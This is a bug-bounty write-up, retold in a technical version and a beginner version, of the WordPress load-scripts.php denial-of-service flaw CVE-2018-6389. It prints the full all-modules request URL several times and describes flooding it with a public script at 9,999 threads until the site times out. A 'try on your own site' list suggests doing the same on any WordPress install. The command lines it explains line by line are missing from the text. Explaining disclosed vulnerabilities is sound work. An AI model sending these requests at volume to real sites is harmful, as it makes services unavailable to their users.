Denial of Service DOS vulnerability in script loader (CVE-2018-6389)
The WordPress load-scripts.php endpoint accepts an array of script names and returns all requested JavaScript files in one response, so a single request can force the server to perform many file reads. By sending thousands of such requests, an attacker could slow the site down until it timed out.
 Published on pankajinfosec.com
Summary ------------ While browsing a WordPress website, my attention was drawn to the following URL:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
While browsing a WordPress website, the author noticed a URL that looked interesting. The site is private, so the write-up refers to it as example.com. The URL pointed at wp-admin/load-scripts.php, a WordPress admin file that serves JavaScript modules to the browser. The request carried a load[] parameter whose value was jquery-ui-core, and the response contained the requested jQuery UI Core JS module.
From that single request the author drew two conclusions: the file is meant to supply users with JS modules, and because load[] is an array, it is possible to pass multiple values and receive multiple JS modules in one response. The obvious next question was what happens if a request asks the server for every JS module it stores.

Setup
The write-up does not describe any account, role or authentication state. The only tooling named is a public proof-of-concept repository, cloned from GitHub:
The repository contains a Python script, doser.py, which is run with a -g option holding the target URL and a -t option set to 9999. The version string used throughout the requests is 4.9 (the first exploratory request used 4.9.1).
Finding it
The first request the author shows is the ordinary one, asking for a single module:
https://example.com/wp-admin/load-scripts.php?c=1&load()=jquery-ui-core&ver=4.9.1
The load[] parameter selects which JS module to return, and the response contained the jQuery UI Core module. Because the parameter is an array, the author reasoned that a single request could ask for many modules at once. The estimate given is that supplying every stored module would make the server perform 181 I/O actions and return all of the file contents in one response.
That is the core of the issue as the author saw it: one request can ask for every stored module at once.
Exploitation
Step 1: request every module in one call
The author sent a request listing the full set of module names in load[]:
https://example.com/wp-admin/load-scripts.php?c=1&load%5B%5D=eutil,common,wp-a11y,sack,quicktag,colorpicker,editor,wp-fullscreen-stu,wp-ajax-response,wp-api-request,wp-pointer,autosave,heartbeat,wp-auth-check,wp-lists,prototype,scriptaculous-root,scriptaculous-builder,scriptaculous-dragdrop,scriptaculous-effects,scriptaculous-slider,scriptaculous-sound,scriptaculous-controls,scriptaculous,cropper,jquery,jquery-core,jquery-migrate,jquery-ui-core,jquery-effects-core,jquery-effects-blind,jquery-effects-bounce,jquery-effects-clip,jquery-effects-drop,jquery-effects-explode,jquery-effects-fade,jquery-effects-fold,jquery-effects-highlight,jquery-effects-puff,jquery-effects-pulsate,jquery-effects-scale,jquery-effects-shake,jquery-effects-size,jquery-effects-slide,jquery-effects-transfer,jquery-ui-accordion,jquery-ui-autocomplete,jquery-ui-button,jquery-ui-datepicker,jquery-ui-dialog,jquery-ui-draggable,jquery-ui-droppable,jquery-ui-menu,jquery-ui-mouse,jquery-ui-position,jquery-ui-progressbar,jquery-ui-resizable,jquery-ui-selectable,jquery-ui-selectmenu,jquery-ui-slider,jquery-ui-sortable,jquery-ui-spinner,jquery-ui-tabs,jquery-ui-tooltip,jquery-ui-widget,jquery-form,jquery-color,schedule,jquery-query,jquery-serialize-object,jquery-hotkeys,jquery-table-hotkeys,jquery-touch-punch,suggest,imagesloaded,masonry,jquery-masonry,thickbox,jcrop,swfobject,moxiejs,plupload,plupload-handlers,wp-plupload,swfupload,swfupload-all,swfupload-handlers,comment-repl,json2,underscore,backbone,wp-util,wp-sanitize,wp-backbone,revisions,imgareaselect,mediaelement,mediaelement-core,mediaelement-migrat,mediaelement-vimeo,wp-mediaelement,wp-codemirror,csslint,jshint,esprima,jsonlint,htmlhint,htmlhint-kses,code-editor,wp-theme-plugin-editor,wp-playlist,zxcvbn-async,password-strength-meter,user-profile,language-chooser,user-suggest,admin-ba,wplink,wpdialogs,word-coun,media-upload,hoverIntent,customize-base,customize-loader,customize-preview,customize-models,customize-views,customize-controls,customize-selective-refresh,customize-widgets,customize-preview-widgets,customize-nav-menus,customize-preview-nav-menus,wp-custom-header,accordion,shortcode,media-models,wp-embe,media-views,media-editor,media-audiovideo,mce-view,wp-api,admin-tags,admin-comments,xfn,postbox,tags-box,tags-suggest,post,editor-expand,link,comment,admin-gallery,admin-widgets,media-widgets,media-audio-widget,media-image-widget,media-gallery-widget,media-video-widget,text-widgets,custom-html-widgets,theme,inline-edit-post,inline-edit-tax,plugin-install,updates,farbtastic,iris,wp-color-picker,dashboard,list-revision,media-grid,media,image-edit,set-post-thumbnail,nav-menu,custom-header,custom-background,media-gallery,svg-painter&ver=4.9
The load%5B%5D is the URL-encoded form of load[], and the comma-separated list is the set of module names. The server responded after 2.2 seconds with almost 4MB of data, which, in the author's words, made the server work really hard to process such a request.
Step 2: repeat the request at volume
The PoC script was then pointed at the same URL with a high thread count:
After sending 2000+ packets the server was responding too slowly.

Step 3: confirm the effect

The author then reloaded the URL:
https://example.com/load-scripts.php?c=1&load%5B%5D=eutil,common,wp-a11y,sack,quicktag,colorpicker,editor,wp-fullscreen-stu,wp-ajax-response,wp-api-request,wp-pointer,autosave,heartbeat,wp-auth-check,wp-lists,prototype,scriptaculous-root,scriptaculous-builder,scriptaculous-dragdrop,scriptaculous-effects,scriptaculous-slider,scriptaculous-sound,scriptaculous-controls,scriptaculous,cropper,jquery,jquery-core,jquery-migrate,jquery-ui-core,jquery-effects-core,jquery-effects-blind,jquery-effects-bounce,jquery-effects-clip,jquery-effects-drop,jquery-effects-explode,jquery-effects-fade,jquery-effects-fold,jquery-effects-highlight,jquery-effects-puff,jquery-effects-pulsate,jquery-effects-scale,jquery-effects-shake,jquery-effects-size,jquery-effects-slide,jquery-effects-transfer,jquery-ui-accordion,jquery-ui-autocomplete,jquery-ui-button,jquery-ui-datepicker,jquery-ui-dialog,jquery-ui-draggable,jquery-ui-droppable,jquery-ui-menu,jquery-ui-mouse,jquery-ui-position,jquery-ui-progressbar,jquery-ui-resizable,jquery-ui-selectable,jquery-ui-selectmenu,jquery-ui-slider,jquery-ui-sortable,jquery-ui-spinner,jquery-ui-tabs,jquery-ui-tooltip,jquery-ui-widget,jquery-form,jquery-color,schedule,jquery-query,jquery-serialize-object,jquery-hotkeys,jquery-table-hotkeys,jquery-touch-punch,suggest,imagesloaded,masonry,jquery-masonry,thickbox,jcrop,swfobject,moxiejs,plupload,plupload-handlers,wp-plupload,swfupload,swfupload-all,swfupload-handlers,comment-repl,json2,underscore,backbone,wp-util,wp-sanitize,wp-backbone,revisions,imgareaselect,mediaelement,mediaelement-core,mediaelement-migrat,mediaelement-vimeo,wp-mediaelement,wp-codemirror,csslint,jshint,esprima,jsonlint,htmlhint,htmlhint-kses,code-editor,wp-theme-plugin-editor,wp-playlist,zxcvbn-async,password-strength-meter,user-profile,language-chooser,user-suggest,admin-ba,wplink,wpdialogs,word-coun,media-upload,hoverIntent,customize-base,customize-loader,customize-preview,customize-models,customize-views,customize-controls,customize-selective-refresh,customize-widgets,customize-preview-widgets,customize-nav-menus,customize-preview-nav-menus,wp-custom-header,accordion,shortcode,media-models,wp-embe,media-views,media-editor,media-audiovideo,mce-view,wp-api,admin-tags,admin-comments,xfn,postbox,tags-box,tags-suggest,post,editor-expand,link,comment,admin-gallery,admin-widgets,media-widgets,media-audio-widget,media-image-widget,media-gallery-widget,media-video-widget,text-widgets,custom-html-widgets,theme,inline-edit-post,inline-edit-tax,plugin-install,updates,farbtastic,iris,wp-color-picker,dashboard,list-revision,media-grid,media,image-edit,set-post-thumbnail,nav-menu,custom-header,custom-background,media-gallery,svg-painter&ver=4.9
The server was responding too slowly and finally returned a Time Out error, which the author took as confirmation that the DoS attack had been exploited successfully.
Root cause
The endpoint accepts an array of module names in load[], and a single request naming every stored module made the server perform 181 I/O actions and return almost 4MB. Repeating that request many times multiplies the work, and the server's response time degrades until requests time out. The write-up does not go into the server-side code beyond this behaviour, so the exact implementation details are not stated.
Impact
The author showed that repeating the request at volume slowed the site to the point of timeouts. The author demonstrated this against a single private WordPress site. The write-up does not describe any authentication requirement, so the request appears to be reachable without one, but it does not state this explicitly.
Fix
It only records that the report was resolved and rewarded.
Timeline
| Event | Date |
|---|---|
| Report submitted | Aug 23, 2019 |
| First reply | Aug 24, 2019 |
| Resolved and rewarded with $700 | Aug 27, 2019 |
Variants to test
- On any WordPress install, request
wp-admin/load-scripts.phpwith aload[]list of every module name and measure the response time and size. A positive result is a response of several megabytes and a response time noticeably longer than a single-module request. - Repeat that request with a high thread count and watch the site's response time. A positive result is degraded latency and timeouts on ordinary pages while the requests run.
What happened, in plain words
A security researcher was browsing a WordPress website when a URL caught his eye. WordPress is a very popular system for building websites: you install it, pick a theme, add plugins, and it runs your site. Part of WordPress lives at addresses starting with /wp-admin/, which is normally the administration area where the site owner manages content.
The URL he noticed pointed at a file called load-scripts.php. That file has a simple job: it hands JavaScript files to the browser. JavaScript is the programming language that makes web pages interactive, and WordPress splits its JavaScript into many small named pieces called modules. Instead of loading each piece with a separate request, the browser can ask load-scripts.php for several at once, and the server glues them together and sends them back in one response.
The researcher asked himself a simple question: what happens if I ask for every single module the server has, all in one request? The answer was that the server had to read 181 files from disk and send back almost 4MB of data, taking 2.2 seconds. That is a lot of work for one request. If you send that request many times, the server spends its time on this heavy work and ordinary visitors get slow pages. That is a denial of service: you are not stealing data, you are making the service unavailable to everyone else.
The report was submitted on 23 August 2019, answered the next day, and resolved with a 700 USD reward on 27 August 2019.
The background you need
Before walking through the steps, here are the ideas involved, explained from scratch.
- A web request: when you type an address into your browser, the browser sends a request to a server and the server sends back a response. A request is just a line of text with an address, and sometimes extra values called parameters.
- A parameter: the part of a URL after a question mark. In
page.php?colour=blue, the parameter iscolourand its value isblue. Parameters tell the server what you want. - An array parameter: some parameters can hold a list of values rather than one. In a URL, a list is often written with square brackets, like
load[]=a&load[]=b, meaning "give me a and b". Square brackets are not allowed as-is in some parts of a URL, so they get encoded:[becomes%5Band]becomes%5D. Soload%5B%5Dis justload[]written in encoded form. - An endpoint: a specific address on a server that does a specific job.
load-scripts.phpis an endpoint whose job is to serve JavaScript modules. - I/O (input/output): reading from or writing to a disk or network. Every file the server opens to build its answer is one I/O action. I/O is relatively slow compared with pure calculation, so forcing many I/O actions per request is expensive for the server.
- Denial of Service (DoS): an attack that does not break in or steal anything, but makes a service stop working properly for legitimate users, usually by exhausting its capacity. A related term, DDoS, means the same thing done from many machines at once.
- Threads: a program can send several requests at the same time by running several threads, each one an independent worker. More threads means more requests in flight at once.
- A proof-of-concept (PoC): a small program that demonstrates a vulnerability really works, without doing anything beyond what is needed to show it.
- CVE: a public catalogue number for a known vulnerability, so people can refer to it unambiguously. This one is CVE-2018-6389.
- A timeout: what happens when a program waits for an answer for too long and gives up. A timeout is a strong sign that the server is overloaded.
One more thing worth knowing: the researcher does not name the site, because it is private. He calls it example.com throughout, which is the standard placeholder name used in documentation.
Finding the interesting URL
While browsing the site, the researcher saw this request being made:
https://example.com/wp-admin/load-scripts.php?c=1&load()=jquery-ui-core&ver=4.9.1
Line by line:
https://example.comis the site./wp-admin/load-scripts.phpis the endpoint that serves JavaScript modules.?starts the parameters.c=1is a parameter the report shows but does not explain.load()=jquery-ui-corenames one module,jquery-ui-core. jQuery UI is a well-known library of ready-made interface widgets, and this is its core part.ver=4.9.1is a version number, shown here as4.9.1.
The response contained the jQuery UI Core module that was asked for. From this one request the researcher drew two conclusions. First, the file exists to supply JavaScript modules. Second, the load[] parameter is an array, so it can carry several module names at once and return several modules in a single response.
That led to the obvious question: what if a request asks for every module the server stores? The researcher estimated that a single such request would make the server perform 181 I/O actions and return all the file contents in one response. That is the heart of the problem: the endpoint is built to join script files together, and nothing in its design limits how many you can ask for in one call.
Getting the tool ready
The report does not describe any account, login or permission level. The only tool it names is a public proof-of-concept repository, which is cloned from GitHub. GitHub is a website where people publish code, and cloning means downloading a copy to your own computer.
Line by line:
gitis a program for downloading and managing code repositories.clonetells it to make a local copy.- The address is the repository for this specific CVE.
The repository contains a Python script called doser.py. Python is a programming language, and a script is a file of instructions you run. The script takes a -g option holding the target URL and a -t option set to 9999. The version string used in the requests is 4.9, while the first exploratory request used 4.9.1.
Step 1: ask for every module in one call
The researcher sent a request listing the full set of module names in load[]:
https://example.com/wp-admin/load-scripts.php?c=1&load%5B%5D=eutil,common,wp-a11y,sack,quicktag,colorpicker,editor,wp-fullscreen-stu,wp-ajax-response,wp-api-request,wp-pointer,autosave,heartbeat,wp-auth-check,wp-lists,prototype,scriptaculous-root,scriptaculous-builder,scriptaculous-dragdrop,scriptaculous-effects,scriptaculous-slider,scriptaculous-sound,scriptaculous-controls,scriptaculous,cropper,jquery,jquery-core,jquery-migrate,jquery-ui-core,jquery-effects-core,jquery-effects-blind,jquery-effects-bounce,jquery-effects-clip,jquery-effects-drop,jquery-effects-explode,jquery-effects-fade,jquery-effects-fold,jquery-effects-highlight,jquery-effects-puff,jquery-effects-pulsate,jquery-effects-scale,jquery-effects-shake,jquery-effects-size,jquery-effects-slide,jquery-effects-transfer,jquery-ui-accordion,jquery-ui-autocomplete,jquery-ui-button,jquery-ui-datepicker,jquery-ui-dialog,jquery-ui-draggable,jquery-ui-droppable,jquery-ui-menu,jquery-ui-mouse,jquery-ui-position,jquery-ui-progressbar,jquery-ui-resizable,jquery-ui-selectable,jquery-ui-selectmenu,jquery-ui-slider,jquery-ui-sortable,jquery-ui-spinner,jquery-ui-tabs,jquery-ui-tooltip,jquery-ui-widget,jquery-form,jquery-color,schedule,jquery-query,jquery-serialize-object,jquery-hotkeys,jquery-table-hotkeys,jquery-touch-punch,suggest,imagesloaded,masonry,jquery-masonry,thickbox,jcrop,swfobject,moxiejs,plupload,plupload-handlers,wp-plupload,swfupload,swfupload-all,swfupload-handlers,comment-repl,json2,underscore,backbone,wp-util,wp-sanitize,wp-backbone,revisions,imgareaselect,mediaelement,mediaelement-core,mediaelement-migrat,mediaelement-vimeo,wp-mediaelement,wp-codemirror,csslint,jshint,esprima,jsonlint,htmlhint,htmlhint-kses,code-editor,wp-theme-plugin-editor,wp-playlist,zxcvbn-async,password-strength-meter,user-profile,language-chooser,user-suggest,admin-ba,wplink,wpdialogs,word-coun,media-upload,hoverIntent,customize-base,customize-loader,customize-preview,customize-models,customize-views,customize-controls,customize-selective-refresh,customize-widgets,customize-preview-widgets,customize-nav-menus,customize-preview-nav-menus,wp-custom-header,accordion,shortcode,media-models,wp-embe,media-views,media-editor,media-audiovideo,mce-view,wp-api,admin-tags,admin-comments,xfn,postbox,tags-box,tags-suggest,post,editor-expand,link,comment,admin-gallery,admin-widgets,media-widgets,media-audio-widget,media-image-widget,media-gallery-widget,media-video-widget,text-widgets,custom-html-widgets,theme,inline-edit-post,inline-edit-tax,plugin-install,updates,farbtastic,iris,wp-color-picker,dashboard,list-revision,media-grid,media,image-edit,set-post-thumbnail,nav-menu,custom-header,custom-background,media-gallery,svg-painter&ver=4.9
Line by line:
https://example.com/wp-admin/load-scripts.phpis the same endpoint as before.?c=1is the same parameter as before.load%5B%5D=is the encoded form ofload[]=, the array parameter.- Everything after the equals sign, up to the
&, is one long comma-separated list of module names:eutil,common,wp-a11y, and so on, all the way tosvg-painter. Each name is one JavaScript module stored on the server. &ver=4.9is the version parameter, here4.9.
The server responded after 2.2 seconds with almost 4MB of data. In the researcher's words, this made the server work really hard to process such a request. Why do this step? Because it proves the amplification: one small request produces a large amount of server work and a large response. That is the raw material of a denial of service.
Step 2: repeat the request at volume
The proof-of-concept script was then pointed at the same URL with a high thread count:
Line by line:
pythonruns the Python interpreter.doser.pyis the script from the repository.-gis the option that holds the target URL, wrapped in single quotes so the shell treats the whole long address as one piece.- The URL inside the quotes is the same heavy request as in step 1.
-t 9999is the value the report shows for the-toption.
After sending 2000+ packets the server was responding too slowly. Why do this step? Because repeating the heavy request at volume is what made the server respond too slowly.
Step 3: confirm the effect
The researcher then reloaded the URL:
https://example.com/load-scripts.php?c=1&load%5B%5D=eutil,common,wp-a11y,sack,quicktag,colorpicker,editor,wp-fullscreen-stu,wp-ajax-response,wp-api-request,wp-pointer,autosave,heartbeat,wp-auth-check,wp-lists,prototype,scriptaculous-root,scriptaculous-builder,scriptaculous-dragdrop,scriptaculous-effects,scriptaculous-slider,scriptaculous-sound,scriptaculous-controls,scriptaculous,cropper,jquery,jquery-core,jquery-migrate,jquery-ui-core,jquery-effects-core,jquery-effects-blind,jquery-effects-bounce,jquery-effects-clip,jquery-effects-drop,jquery-effects-explode,jquery-effects-fade,jquery-effects-fold,jquery-effects-highlight,jquery-effects-puff,jquery-effects-pulsate,jquery-effects-scale,jquery-effects-shake,jquery-effects-size,jquery-effects-slide,jquery-effects-transfer,jquery-ui-accordion,jquery-ui-autocomplete,jquery-ui-button,jquery-ui-datepicker,jquery-ui-dialog,jquery-ui-draggable,jquery-ui-droppable,jquery-ui-menu,jquery-ui-mouse,jquery-ui-position,jquery-ui-progressbar,jquery-ui-resizable,jquery-ui-selectable,jquery-ui-selectmenu,jquery-ui-slider,jquery-ui-sortable,jquery-ui-spinner,jquery-ui-tabs,jquery-ui-tooltip,jquery-ui-widget,jquery-form,jquery-color,schedule,jquery-query,jquery-serialize-object,jquery-hotkeys,jquery-table-hotkeys,jquery-touch-punch,suggest,imagesloaded,masonry,jquery-masonry,thickbox,jcrop,swfobject,moxiejs,plupload,plupload-handlers,wp-plupload,swfupload,swfupload-all,swfupload-handlers,comment-repl,json2,underscore,backbone,wp-util,wp-sanitize,wp-backbone,revisions,imgareaselect,mediaelement,mediaelement-core,mediaelement-migrat,mediaelement-vimeo,wp-mediaelement,wp-codemirror,csslint,jshint,esprima,jsonlint,htmlhint,htmlhint-kses,code-editor,wp-theme-plugin-editor,wp-playlist,zxcvbn-async,password-strength-meter,user-profile,language-chooser,user-suggest,admin-ba,wplink,wpdialogs,word-coun,media-upload,hoverIntent,customize-base,customize-loader,customize-preview,customize-models,customize-views,customize-controls,customize-selective-refresh,customize-widgets,customize-preview-widgets,customize-nav-menus,customize-preview-nav-menus,wp-custom-header,accordion,shortcode,media-models,wp-embe,media-views,media-editor,media-audiovideo,mce-view,wp-api,admin-tags,admin-comments,xfn,postbox,tags-box,tags-suggest,post,editor-expand,link,comment,admin-gallery,admin-widgets,media-widgets,media-audio-widget,media-image-widget,media-gallery-widget,media-video-widget,text-widgets,custom-html-widgets,theme,inline-edit-post,inline-edit-tax,plugin-install,updates,farbtastic,iris,wp-color-picker,dashboard,list-revision,media-grid,media,image-edit,set-post-thumbnail,nav-menu,custom-header,custom-background,media-gallery,svg-painter&ver=4.9
This is the same long list of module names, but note the address: it is https://example.com/load-scripts.php, without the wp-admin/ part. The report shows it exactly like this. The server was responding too slowly and finally returned a Time Out error, which the researcher took as confirmation that the DoS attack had been exploited successfully. Why do this step? Because a timeout on an ordinary request is the visible proof that the site is no longer serving people properly.
Why it works
The endpoint accepts an array of module names in load[], and a single request naming every stored module made the server perform 181 I/O actions and return almost 4MB. Repeating that request many times multiplies the work, and the response time degrades until requests time out. The report does not go into the server-side code beyond this behaviour.
What the impact is
The author showed that repeating the request at volume slowed the site to the point of timeouts. The researcher demonstrated this against a single private WordPress site.
Was there a fix?
It only records that the report was resolved and rewarded.
Timeline
| Event | Date |
|---|---|
| Report submitted | Aug 23, 2019 |
| First reply | Aug 24, 2019 |
| Resolved and rewarded with $700 | Aug 27, 2019 |
Things you could try on your own site
- On any WordPress install, request
wp-admin/load-scripts.phpwith aload[]list of every module name and measure the response time and size. A positive result is a response of several megabytes and a response time noticeably longer than a single-module request. - Repeat that request with a high thread count and watch the site's response time. A positive result is degraded latency and timeouts on ordinary pages while the requests run.
Glossary
-
WordPress: a popular system for building and running websites, with an administration area under
/wp-admin/. -
JavaScript: the programming language that makes web pages interactive; WordPress ships it in many named pieces called modules.
-
Module: one named JavaScript file that a page can ask the server for.
-
Endpoint: a specific address on a server that performs a specific job.
-
Parameter: a value attached to a URL after a question mark, telling the server what you want.
-
Array parameter: a parameter that carries a list of values, often written with square brackets such as
load[]. -
URL encoding: replacing characters that are not allowed in a URL with a percent code, for example
[becomes%5Band]becomes%5D. -
I/O (input/output): reading from or writing to a disk or network; each file opened counts as one I/O action.
-
Denial of Service (DoS): an attack that makes a service unavailable to legitimate users by exhausting its capacity, without stealing data.
-
DDoS: a denial of service carried out from many machines at once.
-
Thread: an independent worker inside a program; more threads means more requests sent at the same time.
-
Packet: the term the report uses when counting what was sent.
-
Proof-of-concept (PoC): a small program that demonstrates a vulnerability really works.
-
CVE: a public catalogue number for a known vulnerability, here CVE-2018-6389.
-
Timeout: what happens when a program waits too long for an answer and gives up; a sign the server is overloaded.
-
jQuery UI: a well-known library of ready-made interface widgets;
jquery-ui-coreis its core module. -
GitHub: a website where people publish code repositories.
-
Cloning: downloading a copy of a code repository to your own computer.
-
Python: a programming language;
doser.pyis a script written in it. -
Script: a file of instructions that a program runs.
-
-goption: the option ofdoser.pythat holds the target URL. -
-toption: the option ofdoser.pyshown with the value9999. -
example.com: the standard placeholder name for a website, used here because the real site is private. -
load-scripts.php: the WordPress endpoint that joins requested JavaScript modules into one response. -
load[]: the array parameter that names which modules to return. -
ver: the version parameter shown in the requests,4.9.1in the first one and4.9in the rest.


